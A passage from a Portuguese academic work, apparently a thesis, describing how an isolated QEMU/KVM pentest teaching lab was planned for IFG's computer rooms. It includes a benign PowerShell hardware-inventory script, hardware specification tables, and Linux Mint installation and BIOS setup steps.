
```

1 #Nome do Computador
2 $ComputerName = (Get-Item env:\Computername).value
3
4 #Local para salvar o arquivo
5 $filepath = "$((Get-Childitem env:\userprofile).value)\Documents"
6
7 Write-Host "Obtendo informações do computador: $ComputerName"
8
9 ##### Formatacao HTML #####
10 $ReportTime = (Get-Date).ToString("dd/MM/yyyy")
11 $htmlhead="<html>
12 <style>
13 BODY{font-family: Arial; font-size: 8pt;}
14 H1{font-size: 20px;}
15 H2{font-size: 18px;}
16 H3{font-size: 16px;}
17 TABLE{border: 1px solid black; border-collapse: collapse; font-size: 8pt;}
18 TH{border: 1px solid black; background: #ddddd; padding: 5px; color: #000000;}
19 TD{border: 1px solid black; padding: 5px; }
20 </style>
21 <body>
22 <h1 align="center">Informações detalhadas sobre as especificações do equipamento </h1>
23 <h3 align="center">Relatório gerado em: $ReportTime </h3>"
24 #####
25
26 ConvertTo-Html -Head $htmlhead -Title "Informações de Hardware do: $ComputerName" -Body "" > "$filepath\$ComputerName.html"
27
28 # Informações Gerais do Sistema
29 Get-WmiObject win32_ComputerSystem -ComputerName $ComputerName |
30     Select Name,Manufacturer,Model,NumberOfLogicalProcessors,NumberOfProcessors,SystemFamily,SystemType,TotalPhysicalMemory |
31     ConvertTo-Html -Body "<h2> Informações do sistema </h2>" >> "$filepath\$ComputerName.html"
32
33 # BIOS
34 Get-WmiObject win32_bios -ComputerName $ComputerName |
35     Select Manufacturer,Name,PrimaryBIOS,ReleaseDate,SMBIOSBIOSVersion,SMBIOSMajorVersion,SMBIOSMinorVersion |
36     ConvertTo-Html -Body "<h2> Informações da BIOS </h2>" >> "$filepath\$ComputerName.html"
37
  
```

Fonte: Elaborado pelos autores.

Como qualquer usuário pode executar o script, bastou selecionar o arquivo com o botão direito do mouse e selecionar a opção: Executar com o PowerShell.

**Figura 21** – *Execução do script no PowerShell*



Fonte: Elaborado pelos autores.

Como resultado da coleta, foram obtidas as informações mais pertinentes ao projeto do laboratório.

**Figura 22** – *Especificações dos equipamentos do laboratório de informática do IFG*

#### Informações do sistema

| Name      | Manufacturer | Model      | NumberOfLogicalProcessors | NumberOfProcessors | SystemFamily       | SystemType   | TotalPhysicalMemory |
|-----------|--------------|------------|---------------------------|--------------------|--------------------|--------------|---------------------|
| S403-C-16 | LENOVO       | 11A5S4G100 | 8                         | 1                  | ThinkCentre M75q-1 | x64-based PC | 6372466688          |

#### Informações da BIOS

| Manufacturer | Name     | PrimaryBIOS | ReleaseDate                 | SMBIOSBIOSVersion | SMBIOSMajorVersion | SMBIOSMinorVersion |
|--------------|----------|-------------|-----------------------------|-------------------|--------------------|--------------------|
| LENOVO       | M2FKT25A | True        | 2020009300000000,000000+000 | M2FKT25A          | 3                  | 2                  |

#### Placa de vídeo

| Name                            | VideoProcessor                         | AdapterCompatibility         | AdapterRAM | DeviceID         |
|---------------------------------|----------------------------------------|------------------------------|------------|------------------|
| AMD Radeon(TM) Vega 11 Graphics | AMD Radeon Graphics Processor (0x15D8) | Advanced Micro Devices, Inc. | 2147483648 | VideoController1 |

#### Informações dos dispositivos de armazenamento - HDD/SSD

| Model                      | InterfaceType | Size         | Partitions | FirmwareRevision | Manufacturer               | MediaType             |
|----------------------------|---------------|--------------|------------|------------------|----------------------------|-----------------------|
| SAMSUNG MZALQ128HBHQ-000L1 | SCSI          | 128034708480 | 4          | 9L1QFXV7         | (Unidades de disco padrão) | Fixed hard disk media |
| KINGSTON SA400S37240G      | IDE           | 240054796800 | 2          | S1Z40102         | (Unidades de disco padrão) | Fixed hard disk media |

#### Informações da memória RAM

| BankLabel    | DeviceLocator | Capacity   | Manufacturer | ConfiguredVoltage | PartNumber         | SMBIOSMemoryType | Speed | TypeDetail |
|--------------|---------------|------------|--------------|-------------------|--------------------|------------------|-------|------------|
| P0 CHANNEL A | DIMM 0        | 8589934592 | Unknown      | 1200              | SMS4WEC8C1K0446FCG | 26               | 3200  | 16512      |

#### Informações do processador

| Name                                          | Manufacturer | Caption                             | DeviceID | CurrentClockSpeed | L2CacheSize | L3CacheSize | NumberOfCores | NumberOfLogicalProcessors |
|-----------------------------------------------|--------------|-------------------------------------|----------|-------------------|-------------|-------------|---------------|---------------------------|
| AMD Ryzen5 PRO 3400GE w/ Radeon Vega Graphics | AuthenticAMD | AMD64 Family 23 Model 24 Stepping 1 | CPU0     | 3300              | 2048        | 4096        | 4             | 8                         |

Fonte: Elaborado pelos autores.

Com base nas especificações coletadas, foram realizados testes com um notebook externo ao ambiente do Instituto Federal de Goiás. O equipamento foi utilizado durante os testes de implementação do ambiente proposto antes de validar nos laboratórios S-400 do IFG.

Considerado o contexto de prover segurança durante a execução dos testes, bem como das práticas para disciplinas de segurança da informação elaboradas como proposta de execução dentro do ambiente confinado, optou-se pela implementação e testes em um equipamento que não tivesse qualquer conexão ou acesso direto com a rede e espaço físico do Instituto Federal de Goiás.

**Figura 23** – *Especificações do equipamento utilizado para testes de implementação do laboratório*

#### Informações do sistema

| Name            | Manufacturer | Model       | NumberOfLogicalProcessors | NumberOfProcessors | SystemFamily | SystemType   | TotalPhysicalMemory |
|-----------------|--------------|-------------|---------------------------|--------------------|--------------|--------------|---------------------|
| DESKTOP-MGE1JQ8 | Dell Inc.    | Vostro 3480 | 8                         | 1                  | Vostro       | x64-based PC | 17010348032         |

#### Informações da BIOS

| Manufacturer | Name   | PrimaryBIOS | ReleaseDate               | SMBIOSBIOSVersion | SMBIOSMajorVersion | SMBIOSMinorVersion |
|--------------|--------|-------------|---------------------------|-------------------|--------------------|--------------------|
| Dell Inc.    | 1.25.0 | True        | 20230703000000.000000+000 | 1.25.0            | 3                  | 2                  |

#### Placa de vídeo

| Name                      | VideoProcessor               | AdapterCompatibility | AdapterRAM | DeviceID         |
|---------------------------|------------------------------|----------------------|------------|------------------|
| Intel(R) UHD Graphics 620 | Intel(R) UHD Graphics Family | Intel Corporation    | 1073741824 | VideoController1 |

#### Informações da memória RAM

| DeviceLocator | Capacity   | Manufacturer | ConfiguredVoltage | PartNumber         | SMBIOSMemoryType | Speed | TypeDetail |
|---------------|------------|--------------|-------------------|--------------------|------------------|-------|------------|
| DIMM A        | 8589934592 | 079E00000792 | 1200              | TMA81GS6AFR8N-VKSC | 26               | 2667  | 128        |
| DIMM B        | 8589934592 | 079E00000792 | 1200              | TMA81GS6AFR8N-VKSC | 26               | 2667  | 128        |

#### Informações do processador

| Name                                     | Manufacturer | Caption                                | DeviceID | CurrentClockSpeed | L2CacheSize | L3CacheSize | NumberOfCores | NumberOfLogicalProcessors |
|------------------------------------------|--------------|----------------------------------------|----------|-------------------|-------------|-------------|---------------|---------------------------|
| Intel(R) Core(TM) i5-8265U CPU @ 1,60GHz | GenuineIntel | Intel64 Family 6 Model 142 Stepping 12 | CPU0     | 1600              | 1024        | 6144        | 4             | 8                         |

Fonte: Elaborado pelos autores.

Após um estudo técnico, análise do referencial teórico e coleta de informações sobre o ambiente dos laboratórios S-400 do Instituto Federal de Goiás – Campus Goiânia, foi realizada uma pesquisa experimental para implementar a solução proposta no objetivo geral. Essa proposta envolve a adequação do ambiente virtual da solução para sua utilização em ambientes físicos, considerando as especificações mínimas dos laboratórios S-400, além de incluir recomendações de práticas de segurança da informação aplicáveis ao laboratório proposto.

Todas as etapas de instalação, configuração e customização do laboratório confinado, das máquinas virtuais e dos testes com os modelos de práticas de segurança da informação foram elaboradas de forma detalhada, com cada passo a ser realizado para uma correta implementação e execução ao ambiente proposto. Foram elaborados roteiros de instalação e configuração de cada ambiente para que qualquer pessoa consiga aplicar, adaptar e implementar na prática.


### 3.3 Estrutura do Laboratório

Para a implementação do laboratório isolado foram analisados diferentes aspectos considerando o uso direto das máquinas físicas, dos sistemas operacionais nos laboratórios, quanto do uso indireto das máquinas físicas por meio da tecnologia de virtualização.

Através do uso da virtualização de sistemas operacionais todo o gerenciamento é realizado diretamente no kernel. Com isso, considerando o aspecto de utilização compartilhada nos laboratórios S400 do Instituto Federal de Goiás – Campus Goiânia, onde compreendem sua utilização em Dual Boot com Windows Boot Manager e Linux Mint, tornou-se necessária a ativação da tecnologia de virtualização nas máquinas para a implementação do laboratório com a devida proposta de isolamento.

Para a implementação do laboratório foi identificado que para um correto isolamento das configurações do sistema operacional das configurações das máquinas virtuais para as práticas e do controle da rede interna e externa, as máquinas do laboratório executassem um outro ambiente computacional dentro do equipamento, sem que nada fosse executado fora deste ambiente. Para isso foi adaptado dentro do laboratório a KVM (Kernel-based Virtual Machine), um recurso de código aberto que permitiu transformar a máquina com ambiente Linux em um hospedeiro, onde diversas máquinas virtuais de forma isolada puderam ser executadas. Em conjunto ao KVM adotamos o QEMU, um emulador gerenciador de máquinas virtuais de código aberto.

**Figura 24** – *Arquitetura de virtualização: QEMU e KVM*



Fonte: (Ritter, 2023).

A motivação em utilizar o QEMU como o gerenciador das máquinas virtuais no laboratório foi devido as limitações encontradas em outros emuladores, como por exemplo o Oracle VirtualBox, VMware Workstation e Microsoft Hyper-V.

O VirtualBox, VMware e Hyper-V possuem uma construção e capacidade de gerenciamento bastante completo e intuitivo ao usuário, porém para a proposta de isolamento do laboratório e do controle de acesso das máquinas criadas, o mesmo não provê um mecanismo para definir qual usuário possui a permissão para criar, alterar, excluir ou manipular as configurações em seu ambiente. Com isso o emulador fornece o livre acesso do usuário em habilitar, como por exemplo uma placa de rede ou uma porta USB, TCP ou UDP que não deveriam ser habilitadas, inviabilizando-se assim o seu uso.

Para garantir o isolamento das máquinas virtuais é essencial considerar as limitações do VirtualBox, que não oferece mecanismos de configuração ou proteção por senha para impedir que usuários comuns alterem configurações críticas. Por exemplo, no contexto do laboratório S-400 do IFG, se um aluno realizar procedimentos fora das diretrizes estabelecidas em sala de aula, como habilitar a placa de rede da interface virtual, instalar programas potencialmente infectados por malware ou realizar downloads/uploads de conteúdos suspeitos, isso poderia gerar sérios problemas para a instituição e para o docente responsável. Essa falta de controle compromete a segurança do ambiente de pentest isolado, tornando-o vulnerável a riscos e problemas indesejados.

Com o uso do QEMU como o gerenciador das máquinas virtuais foi possível isolar do aluno o acesso direto ao emulador, permitindo que o acesso fosse concedido somente nas máquinas isoladas e sem qualquer manipulação de configuração, impedindo-se que o aluno realizasse qualquer alteração que implicasse no não-isolamento do sistema operacional com relação as máquinas virtuais instaladas e configuradas para os estudos.

## 3.4 Especificação do Laboratório

O sistema operacional Linux Mint utilizado para o laboratório possui a mesma versão e especificação do Linux Mint que já é executado em modo Dual Boot nos equipamentos dos laboratórios de informática do IFG - Instituto Federal de Educação, Ciência e Tecnologia de Goiás, Campus Goiânia.

As especificações mínimas do Linux Mint para utilização como sendo o host que manterá as máquinas virtuais isoladas em execução compreende da seguinte forma:

- **Sistema Operacional:** Linux Mint Cinnamon Edition 20.3 “Una” x64;
- **Rede:** Placa de rede habilitada para Rede Local.

Configurações das partições do disco:

- **/dev/sda1:** Tamanho da Partição: 500 MB / Sistema de Arquivos: FAT / Partição: EFI
- **/dev/sda2:** Tamanho da Partição: 25 GB / Sistema de Arquivos: Ext4 / Partição: / (root)
- **/dev/sda3:** Tamanho da Partição: 50 GB / Sistema de Arquivos: Ext4 / Partição: VAZIO

### 3.4.1 Roteiro de Instalação - Linux Mint

Todas as etapas de instalação, configuração e customização do laboratório confinado foram elaborados de forma detalhada, com cada passo a ser realizado para uma correta implementação e execução ao ambiente proposto.

O roteiro foi separados em etapas, onde estas correspondem da seguinte forma:

**Tabela 1** – *Passos para configuração do ambiente*

|          |                                                                       |
|----------|-----------------------------------------------------------------------|
| 1ª Etapa | Criação da mídia de instalação do Linux Mint                          |
| 2ª Etapa | Ativação da virtualização e remoção da inicialização segura na BIOS   |
| 3ª Etapa | Instalação e particionamento do Linux Mint no SSD do equipamento      |
| 4ª Etapa | Instalação, configuração e padronização do QEMU/KVM no Linux Mint     |
| 5ª Etapa | Procedimentos de backup e restauração manual da imagem do laboratório |


Fonte: Elaborado pelos autores.

#### 3.4.1.1 1ª Etapa - Criação da mídia de instalação do Linux Mint

1. Para o processo inicial da instalação do sistema operacional Linux Mint, será necessário o uso de uma mídia externa, seja ela DVD, HD Externo ou pendrive, contanto que tenha no mínimo 2.5GB para a gravação do arquivo .ISO do sistema operacional Linux Mint.

2. Após obter a mídia externa para o procedimento, será necessário o download do arquivo no formato .ISO do sistema operacional Linux Mint Cinnamon Edition 20.3 “Una” na arquitetura x64. O arquivo de download foi obtido diretamente do site oficial na versão 20.3 e com a tradução do Centro de Computação Científica e Software Livre (C3SL) (Mint, 2023).


**Figura 25** – Site e imagem (.ISO) para download



Fonte: (Mint, 2023).


3. Com a mídia externa e o arquivo .ISO disponível no equipamento, o próximo passo será gravar o arquivo .ISO dentro da mídia externa para que o mesmo funcione com uma mídia de instalação inicializável. Para o procedimento foi utilizado o Balena Etcher, um utilitário Open Source que permite a gravação de arquivos de imagem no formato .ISO em mídias externas. Para isso, será necessário o download do arquivo de instalação do Balena no formato .EXE para Windows. O instalador foi obtido diretamente no site oficial na versão 1.18.11 com a versão somente em inglês.

Figura 26 – Site e software para download




Fonte: (Etcher, 2023).

4. Com o utilitário instalado no equipamento, basta selecionar o local onde o arquivo de instalação .ISO do Linux Mint está armazenado, selecionar a mídia externa que tenha no mínimo 2.5GB e iniciar com a gravação do .ISO na mídia externa, tornando-o em uma mídia de inicialização. Durante o processo foram abertas algumas janelas do windows explorer, mas faz parte do processo. O procedimento de gravação durou cerca de 6 minutos. Os 3 primeiros minutos para a gravação e o restante para a validação.

**Figura 27** – Seleção de arquivo e mídia para gravação

Fonte: Elaborado pelos autores.

**Figura 28** – Gravação da imagem na mídia realizada

Fonte: Elaborado pelos autores.

### 3.4.1.2 2ª Etapa - Ativação da virtualização e remoção da inicialização segura na BIOS

1. Através do uso da virtualização de sistemas operacionais, todo o gerenciamento é realizado diretamente no kernel. Com isso, considerando o aspecto de utilização compartilhada nos laboratórios S400 do Instituto Federal de Goiás, onde compreendem sua utilização em Dual Boot com Windows Boot Manager e Linux Mint, torna-se necessária a ativação da tecnologia de virtualização nas máquinas para a implementação do laboratório com a devida proposta de isolamento.

A ativação da virtualização é necessária para que ela possa executar máquinas virtuais (VMs) de maneira eficiente, permitindo que em um único computador físico (host), através de ferramentas de virtualização, como por exemplo o QEMU, crie e gerencie múltiplos sistemas operacionais simultaneamente.

Outro fator importante a ser considerado é desabilitar a inicialização segura (Secure Boot) na BIOS antes de iniciar o Linux Mint via mídia inicializável, pois se estiver com a opção de segurança habilitada ao tentar acessar o sistema operacional Linux Mint via mídia externa, a BIOS bloqueará.


É necessário desativar provisoriamente o *Secure Boot*, que normalmente vem ativado por padrão nas configurações de fábrica. Esse recurso foi desenvolvido para proteger a inicialização do computador contra ataques de malware, como rootkits, que tentam se instalar antes que o sistema operacional seja carregado, além de impedir a inicialização a partir de mídias externas.

Considerando a máquina de teste utilizadas para a implementação do laboratório, das informações coletadas dos equipamentos dos laboratórios e das informações disponibilizadas no site da fabricante dos equipamentos dos laboratórios S400, foram obtidas as informações sobre a correta ativação da tecnologia.

2. Para habilitar a virtualização e remover a inicialização segura no equipamento Lenovo ThinkCentre M75Q-1 (Laboratório S400 - IFG), o equipamento deve ser iniciado com a tecla F1 sendo pressionada para acessar a BIOS.


- Segundo o manual do usuário (Lenovo, 2020), para habilitar a virtualização do equipamento Lenovo ThinkCentre M75Q-1, disponível nos laboratórios S400 do IFG, basta selecionar a aba Advanced e habilitar a Intel (R) Virtualization Technology. Para desabilitar a inicialização segura, basta selecionar a aba Security e desabilitar o Secure Boot. Após realizados os procedimentos, reabilite o *Secure Boot* e depois salve as alterações realizadas pressionando a tecla F10 e reinicie o equipamento.

**Figura 29** – Virtualização e Secure Boot no Lenovo



Fonte: Elaborado pelos autores

